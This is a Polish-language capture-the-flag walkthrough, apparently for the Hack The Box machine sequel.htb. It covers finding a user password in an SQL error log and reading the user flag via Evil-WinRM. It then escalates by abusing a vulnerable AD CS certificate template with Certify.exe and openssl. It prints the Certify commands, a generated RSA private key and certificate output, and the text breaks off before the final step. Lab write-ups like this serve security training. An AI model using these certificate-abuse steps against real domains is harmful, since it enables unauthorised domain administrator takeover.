
Odrazu nie tracą czasu pobieramy winpeas na system



```
Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
Error: 18456, Severity: 14, State: 8.
Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
```

W pliku C:\SQLSystem\Logs\ERRORLOG.BAK znajdujemy credentials dla usera Ryan.Cooper próbujemy się na niego zalogować


Zdobywamy pierwszą flagę



```
*Evil-WinRM* PS C:\Users\Ryan.Cooper> cd Desktop
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> type user.txt
3[redacted]df
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop>
```

Teraz pozostało nam wyeskalować się do administratora

W tym momencie utkąłem ale raz jeszcze przejrzałem output winpeas



```
Enhanced Key Usages
       Client Authentication     [*] Certificate is used for client authentication!
       Server Authentication
```

Certyfikaty są używane dla uwierzytelniania na tym systemie


W sieci poszukałem o tym i znalazłem program ‘Certify.exe’

Za pomocą komendy

.\Certify.exe find /vulnerable /currentuser


Znajdujemy certyfikat który jest podatny W tym wypadku właścielem jest Administrator

Możemy zatem użyć Certify.exe aby wygenerował nam certyfikat oraz klucz prywatny dla Admina




```
[!] Vulnerable Certificates Templates :

    CA Name                               : dc.sequel.htb\sequel-DC-CA
    Template Name                         : UserAuthentication
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Domain Users           S-1-5-21-4078382237-1492182817-2568127209-513
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
      Object Control Permissions
        Owner                       : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
        WriteOwner Principals       : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
        WriteDacl Principals        : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
        WriteProperty Principals    : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
```

Teraz generujemy certyfikat i klucz prywatny za pomocą Certify.exe
.\Certify.exe request /ca:dc.sequel.htb\sequel-DC-CA / template:UserAuthentication /altname:Administrator
Po chwili otrzymujemy wyżej wspomniane klucze




```
  | |___|  __/ |  | |_| | |  | |_| |
   \_____\___|_|   \__|_|_|   \__, |
                               __/ |
                              |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : sequel\Ryan.Cooper
[*] No subject name specified, using current context as subject.

[*] Template                : UserAuthentication
[*] Subject                 : CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
[*] AltName                 : Administrator

[*] Certificate Authority   : dc.sequel.htb\sequel-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 17

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAq1viRPKBoRfuGVr4eljXMkJzqqCO8846UmrW1UctISh/2BlY
35VVhveKrfemYmt52fcXCGG/cmuXK0xJR4QVRQijIUXmbXauuQUl00wRvya/ZxD5
0K6H1fK5r6v//xKI/qg4rIh+3YMFPUilApD8e3Hi93hIZceK/0G4jLyNVuOSE0bR
8W+eno+jFQorqXesFipVkZQhohIM+ko+N+OUskTHpmVT/ppTJ1WyLheN6ui6ioii
d60n9pEhnnN8WY6uK/AF7CoVNKF2ZSj35T96Ko/9wFTXjmtKmXznonsmSbrQPsG8
hGqUIy1ay52SvThB1SP3N7NkWyh6xxtp1hkAKQIDAQABAoIBAF6UHFMJtlp/pr7/
4t1EY6It40Ft1Pjj/nS221RkMJh4jfdsJg1hkw8nWbejVIZF479WDbRmnxA8KfeP
53I9iK/NkJwwxHnuY4ljOflhpvnmHQZ57Cgt7HM9wRcgy+6xAEPt/TndLIh+ZEnq
6oh8FZ7cwPTtwqfKdwFj+MRU3X3yvSIsECg8rPZ0ULXeAoojMmhw5oEqLE40NZlY
ZOS5WxaMcmeGevWmslHGjJEIAk6Hy1o2tLqT2qg7jCIjfOtWrOt1iv/3YmWHnJry
CPrgvLzrM6efRXURZUK9LOi+9RlzC0OmqDCV0eJwFrDVsnF2aVP7c0WtVK+9jvXC
naBqnvECgYEA4sJrSW9ofp5tuBQtkm1wb0rkU89HBSblC+wu1hkEsetQm2hj/1w8
Df20G4OCn1npO8MCB3r6mZoikpi3GkzrIceNBh0BOjkyy+TuINR7IwD3VUzOcqGz
FyRsRC7J3urckmWQ3X/XuwFaHlpTx1v4I1igmsv7Xw1f/bgtVDPZUgcCgYEAwXSh
xBi9dLxvqTKGbCpLX7OrIn+D2c9y2CMnrVQh858uxB8HV8aQYK0CDLf3ytJ9mW60
jwgS2u/SfM7DGVTUhX92D+9NTQiNtMJQKE5wxkOrZQbwQ1G8HperfgN5ztsAvtWV
AHwUr1iPp3HaCO4VJ4AEmQXUbSmlDfpWjLzF0E8CgYEAlJq+/rgxLdGbq+glWXG5
HmZhLf+H1nt/3YlhxFNO/V5uS/pkliQXA0BBeUp9HvsoW07YFJjmhCU8BQBp9qVz
7oY9CEWX2VVE0dRsrj0xmWX3sQINxZfsqvzmquRSzXDzLkm7Xz153obrTTr67op6
GofpcKi/SrKUNs0tf6IfCJ8CgYEAhwzbzSCUSgUuUkjCTIpuGf48bxXjvs8yVi6c
iUTdesxagnFC2AT3T3YXozdelcnCArWk+ODjANJA9/4DdxCgWB22FsOxDCD3hAPO
n4S6973PzfQ9EFHj6NtqzcqxYzXB3HcP0MnOSuahSnyRgIBsZinZi9XlCNv0rMBh
YVh7I8MCgYEApPyR/VYHeeGfqKJd0esVDTOSbV04nxZO5JCVZyM5QyIWmOU+gwbS
Zq1tg1b5uS+NHfJsJbRe47P24fxEVPWv3dVlW3KP+x/R20EKWccmBrL1kvXyMbY4
zvncBZv2OXamj/Gjb9DkHDrh4r9RYIUQAeFnN1O85KgV7Z0Wo2iU6is=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGEjCCBPqgAwIBAgITHgAAABGg/VqcJt6PbQAAAAAAETANBgkqhkiG9w0BAQsF
ADBEMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
MRUwEwYDVQQDEwxzZXF1ZWwtREMtQ0EwHhcNMjMwNjAyMDA1NzE4WhcNMjUwNjAy
```




```
[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

Zalecone aby skorzystać z openssl w celu złączenia tych kluczy
Wcześniej musimy je zapisać osobno w plikach cert.pem i private.key
openssl pkcs12 -in cert.pem -inkey private.key -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx




```
cacert.der
cert.pem
cert.pfx
```

Teraz musimy go dostarczyć na domenę windowsa



```
